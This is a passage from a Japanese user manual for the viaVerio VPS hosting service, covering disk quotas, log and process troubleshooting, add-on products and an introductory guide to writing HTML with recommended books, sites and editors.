クォータの物理制限に達した場合、ディスクには何も書き込むことができません。E-Mail は受け付けられず、ログは書き込めず、インストールも完了できませんし、ゲストブックやフォームなどもファイルへの書き込みができません。クォータには論理制限(一時的に超えることができる)と物理制限(絶対に超えることができない)があるので、問題点を修復する時間を持つことができます。もしクォータを超過した場合は、`vnukelog` や `vdiskuse` コマンド(この章で紹介されている)で問題解決を図ることができます。

注意: クォータ超過時にファイルを編集すると、パスワードファイルを消失する恐れがあります。

ログファイルのチェック

エラーやシステムメッセージは VPS のログファイルに記録されています。E-Mail や FTP で問題がある場合、`~/usr/log/messages` ファイルを確認します。E-Mail や FTP での問題解決にはまずクォータを確認し、次に `messages` ファイルを確認します。多くの場合ユーザが報告してくるエラーはあいまいなものが多いと思われます。`~/usr/log/messages` で詳しいエラー内容を知ることができます。`tail` コマンドを使ってログが生成されるのを見ることも問題解決に一役買うことでしょう。このコマンドでユーザがエラーを再現するところを見ることができます。これを行うには以下のようにします：

1. VPS へ Telnet する
2. コマンドプロンプトで以下を実行：

```
% tail -f ~/usr/log/messages
```
3. `tail` コマンドを実行しながらユーザにエラーを再現してもらう

ユーザがウェブサイトを開覧中に受けるエラー `~/www/logs/error_log` ファイルに記録されます。先ほどと同じくブラウザが表示するエラーでは十分な情報が得られませんが、エラーログは詳しいエラー情報を持っています。エラーを再現しながら `tail` コマンドを観察することができます。

プロセスの確認

エラーが発生したとき、実行されているプロセスを確認することが必要なこともあります。 `top` や `ps` といったコマンドで実行されているプロセスを確認してください。 CGI が正しく終了されないことで VPS の許容量を超してしまうことはよくあります。時にはユーザが正しく受信作業を終了させなかったために `popper`(メール)プロセスがハングすることもあります。 `top` でプロセスを確認する際にはプロセスが実行されている時間を確認してください。もしプロセスが待ち状態で長時間動作している場合はプロセスがハングして問題を起こしていることもあります。例えば、正しく切断しなかったために FTP プロセスがハングすることもあります。

上記の全てに失敗した場合はサポートに連絡してください。テクニカルサポートでは問題解決にどのような手順をとったかお教えすることができます。 [viaVerio のサイト](#)も確認してください。ウェブサイトには VPS のサポートライブラリが多数収録されています。

より詳しい情報について

Log Analysis - analog

<http://viaverio.com/support/virtual/web/logs/analyze/analog/>

Log Analysis - http-analyze

<http://viaverio.com/support/virtual/web/logs/analyze/http-analyze/>

Log Analysis - The Webalizer

<http://viaverio.com/support/virtual/web/logs/analyze/webalizer/>

Log Analysis - WebTrends

<http://www.webtrends.com>

Appendix A - VPS アドオン製品

VPS の柔軟性は追加アプリケーションでさらに広がりを見せます。数多くのアドオンアプリケーションを素早く簡単にインストールできるようになっています。多くのアドオンは第三者によって開発されていますが、VPS 上で動作することが確認されています。さらに多くのプログラムはフリーウェアですので、無料をご利用いただけます。

注意: アドオンは常に開発されつづけているため、ここでは全てのアドオンについて解説することができません。いくつかのアドオンについてこの章で解説しますが、使用することのできる全てのアドオンのリストは [viaVerio](#) のウェブサイトを確認することができます。

以下の情報がこの章で解説されています。

- E-コマース
- ウェブ開発ツール
- データベースソリューション
- マルチメディアアプリケーション
- アクセスログ解析ツール
- メール追加機能
- CGI ライブラリ

E-コマース

E-コマースアプリケーションはセキュアな課金環境や、インターフェースを提供します。

[SSL & デジタル証明書*](#)

[Miva Merchant](#) (日本語は使用不可)

[Mercantec Softcart*](#) (日本語は使用不可)

[Cybercash](#)

[AuthorizeNet](#) (日本語は使用不可)

ウェブ開発ツール

[Microsoft FrontPage 2000](#)

[PHP](#)

[Miva](#) (日本語は使用不可)

Compilers for C, C++, and [Java™](#)

[Perl](#), [Tcl](#), [Python](#), and UNIX shell programs

データベースソリューション

3種類のリレーショナル SQL データベースエンジンをご利用いただけます。

[mSQL](#)

[MySQL](#)

[PostgreSQL](#)

[Oracle Gateways](#)

マルチメディアアプリケーション

オーディオやビジュアル効果でウェブサイトを彩ることもできます。

[RealServer](#) (ライセンス別途購入必要)

[Shockwave Flash](#)

アクセスログ解析ツール

ウェブサイトやウェブサイトにアクセスするユーザの情報を解析することができます。

[WebTrends](#) (ライセンス別途購入必要)

[Analog](#)

[http-analyze](#)

[The Webalizer](#)

メール追加機能

メール関連のユーティリティがご利用いただけます。

[Pretty Good Privacy](#) (PGP)

[Majordomo](#) メーリングリスト

[Procmail](#) メールフィルタリング

E-mail [Autoreply](#) 自動返信機能

[TWIG](#) ウェブメール及びカレンダー(日本語は使用不可)

[VNews](#) ローカルニュースサーバ

CGI ライブラリ

[CGI ライブラリ](#)にはウェブサイト検索ユーティリティやカウンタ、ゲストブックなども含まれます。

*別途料金がかかります。(価格表)

より詳しい情報について

アドオンに関する詳しい情報は下記 URL でご覧になれます。

<http://www.viaverio.com/support/virtual/>

Appendix B - ウェブコンテンツの作成

インターネットでの存在を示すために最初に行うことの一つはウェブサイトの作成でしょう。有益な情報を提供することと使いやすさを両立させることは難しいことです。この章ではどこから始めればよいのかということと同時にユーザが訪れたいようなサイトを構築するための情報も提供します。第3章のウェブコンテンツの発行も参照してください。

以下の情報がこの章で解説されています。

- ウェブページの作成
- HTML 関連の書籍
- HTML のオンラインリファレンスやスタイルガイド
- HTML エディタやツール

ウェブページの作成

ウェブページの作成は自分で行うか、作成業者に委託することもできます。このセクションではウェブページがどのような仕組みで動作するかを説明します。

一般的にウェブコンテンツは HTML(HyperText Markup Language)で書かれています。HTML は文書に埋め込まれたインストラクションまたはタグでどのように文書が表示されるかを定義します。例えば、特定の文字や文を強調して表示したい場合は以下のようにその文字や文をタグで囲みます。

```
<bold>犬も歩けば棒にあたる</bold>
```

ブラウザが文書の構文解析をするとき、ブラウザは特定のマークアップタグが存在するかどうかをタグ名で検索します。上記の例では「犬も歩けば棒にあたる」が強調されて表示されます。マークアップタグは文書のソースを閲覧したときだけに見ることができます。多くのブラウザでソースを閲覧することが可能になっています。

注意: マークアップ言語の用途はウェブコンテンツに限られません。全ての文書作成ソフトでなんらかの形でマークアップ言語を使用しています。例えば、Microsoft Word は文書をマークアップ言語で保存しています。

ソフトウェアパッケージが生成するコードと HTML タグにはそれぞれ限界があることを知っておく必要があります。ソフトウェアパッケージが生成するコードは「What You See Is What You Get」(WYSIWYG)と呼ばれます。HTML は WYSIWYG マークアップ言語ではありません。代わりに文書の要素を表題、段落、ヘッダ、リスト、引用といった論理的構成要素として「マーク」(記号化)します。各ブラウザはこれらの構成要素を解釈し独自の表示方法で表示します。

例えば、Netscape Navigator や Microsoft Internet Explorer などは Lynx や Braille ブラウザのようなテキストオンリーのブラウザとは違った解釈の仕方です。それぞれのブラウザは同じ情報を違った方法で表現しますが、論理的構成要素はそのまま伝達されます。こういった事実からも HTML は非常に柔軟なマークアップ言語といえるでしょう。

HTML は拡張可能で、言語が進化するとともに新しい機能とタグが追加されています。

最初の HTML 定義は Version 1、または HTML 1.0 と呼ばれていました。これは急速に進化し、次の HTML のバージョンである Version 2、または HTML 2.0 になりました。全てのブラウザは最低でも HTML 2.0 をサポートします。HTML 2.0 以後、ベンダー固有タグ(Netscape や Microsoft が定義したものが HTML スタンドアードの確立を妨げてきました。ただし、いくつかのベンダー固有タグは新しい HTML スタンドアードに統合され、HTML3.2 となりました。この文書が作成された時点では HTML 4.0 が最新のバージョンです。

HTML 関連の書籍

HTML を経験する前に HTML に関する本を一冊は購入しておくべきです。本は HTML に関する何らかの疑問や問題に直面したときにすぐに手にすることのできるリソースです。HTML に関する本は何百冊と販売されています。そのなかでも最も推奨する書籍を 2 冊紹介します。

The HTML Sourcebook, Fourth Edition: A Complete Guide to HTML 4.0 and HTML Extensions

Author: Ian S. Graham

Publisher: John Wiley & Sons, Inc.

URLs: <http://www.wiley.com/compbooks/graham/html4ed/>

<http://www.amazon.com/exec/obidos/ASIN/0471257249/>

HTML 第3版

著者: Chuck Musciano, Bill Kennedy 共著

訳: 田辺 茂也 監訳 渡辺 知夫、大西 照代 共訳

発行元: O'Reilly and Associates, Inc.

URL: <http://www.oreilly.co.jp/BOOK/html3/>

HTML が進化するとともに言語は複雑になり、拡張機能(スタイルシートやスクリプト言語)も増えました。スタイルシートやスクリプト言語に関する書籍は以下に紹介されています。

Dynamic HTML: The Definitive Reference

Author: Danny Goodman

Publisher: O'Reilly and Associates, Inc.

URLs: <http://www.oreilly.com/catalog/dhtmlref/>

JavaScript: ウェブデザイナーのための JavaScript ハンドブック

著者: David Flanagan

訳: 村上 列

発行元: O'Reilly and Associates, Inc.

URL: <http://www.oreilly.co.jp/BOOK/dessijs/>

The HTML Stylesheet Sourcebook: A Complete Guide to Designing and Creating HTML Stylesheets

Author: Ian S. Graham

Publisher: John Wiley & Sons, Inc.

URL: <http://www.wiley.com/compbooks/graham/style/>

<http://www.amazon.com/exec/obidos/ASIN/0471196649/>

HTML オンラインリファレンスとスタイルガイド

オンライン HTML リファレンスは初心者だけでなく、経験者にとっても非常に有用なリソースです。以下の URL はインターネット上に散在する数多くの HTML リファレンスのいくつかです。これらの多くは追加情報へのリンクを持っています。さらにいくつかのサイトは書籍も発行しており、その書籍へのリンクも掲載してあります。

とほほの WWW 入門

作者: 杜甫々 さん

URL: <http://tohoho.wakusei.ne.jp/>

サイトの概要 (サイトより引用):

■ 「とほほのWWW入門」とは? ■
HTML/JavaScript/CGI/スタイルシートなど、ホームページ作成に関する情報を満載したホームページ作成関連総合サイトです。Q&AやURL登録のコーナーも用意していますのでご利用ください。

Introduction to HTML and URLs

Author: Ian S. Graham

URL: <http://www.utoronto.ca/webdocs/HTMLdocs/NewHTML/intro.html>

Overview of site (quoted from site):

"This HTML document collection explains how to use the different HTML document description elements, or tags and how to use these elements to write good, well designed HTML documents."

Creating Killer Web sites

Author: David Siegel

URL: <http://www.killersites.com/>

<http://www.amazon.com/exec/obidos/ASIN/1568304331/>

Overview of site (quoted from amazon.com):

"More of a style guide than an HTML guide, *Creating Killer Web sites* is concerned with the building of Third-Generation sites, Web sites that are conceived by design and not by technological ability. Siegel and his helpers at Studio Verso overview a wide variety of topics, including a history of browsers, how to use specific HTML tags, how to select software tools, and advice on pure aesthetic design."

Web Pages That Suck

Author: Vincent Flanders & Michael Willis

URL: <http://www.webpagesthatsuck.com/>

<http://www.amazon.com/exec/obidos/ASIN/078212187X/>

Overview of site (quoted from amazon.com):

"Unless you're abnormally gifted, the best way to learn a craft thoroughly is to learn not only its central tenets but also its pitfalls. *Web Pages That Suck* teach you good Web design by pointing out ugly, misguided, and confusing sites--any site that fails to deliver good graphics and clear, well-focused content. As the authors show you all sorts of corporate and personal pages, they help you determine your target audience, design your site and its navigational elements and content, and solve problems concerning graphics and text."

Yahoo! Directory

http://www.yahoo.com/Computers_and_Internet/Internet/World_Wide_Web/Page_Creation

http://www.yahoo.com/Arts/Design_Arts/Graphic_Design/Web_Page_Design_and_Layout/

ソースコードの閲覧

HTML を学ぶのに一番の近道は他人の作った文書のソースを拜ることです。もし興味をそそるようなサイトレイアウトやデザイン要素を見つけたら、どのように作られているのかソースを拜ることができます。Netscape Navigator や Microsoft Internet Explorer などはメニューアイテムかポップアップメニューに文書ソースを拜するためのオプションを用意しています。著作権などについては著者の権利を守るようにしてください。

HTML エディタとツール

ソフトウェア業界はウェブサイトを作成するためのツールに莫大な投資をしてきました。それらのソフトウェアパッケージは大きな機能の違いがあります。コードだけで作成するものもある中、いくつかは完全な WYSIWYG で、グラフィカルなツールで論理要素を使って作成すると HTML コードを生成します。またあるソフトウェアは作成ウィザードにいくつかのコンセプトを入力するだけでサイトを作成してくれるものもあります。もちろんそれらのソフトウェアは有償ですが、そのどれも Notepad のようなテキストエディタでもできることを行っているだけなのです。

もしウェブコンテンツを作成補助してくれるソフトウェアパッケージを購入することを検討されているなら、まずはシェアウェアバージョンを使ってお試しになることをお勧めします。自分にとって一番使い勝手の良いソフトをお選びください。

ウェブページを作成するための HTML エディタは数多くあります。下記はそのうちのいくつかの HTML エディタへのリンクです。検索エンジンなどで「HTML エディタ」を検索するとさらに多くの HTML エディタを見つけることができるでしょう。

Macromedia Dreamweaver

<http://www.macromedia.co.jp/>

Vector (HTML 作成)

<http://www.vector.co.jp/vpack/filearea/win/net/htmledit/index.html>

Adobe Golive

<http://www.adobe.co.jp/products/golive/main.html>

Microsoft FrontPage

<http://www.microsoft.com/japan/office/frontpage/>

Netscape Composer (Netscape Communicator に付属)

<http://www.netscape.com/browsers/>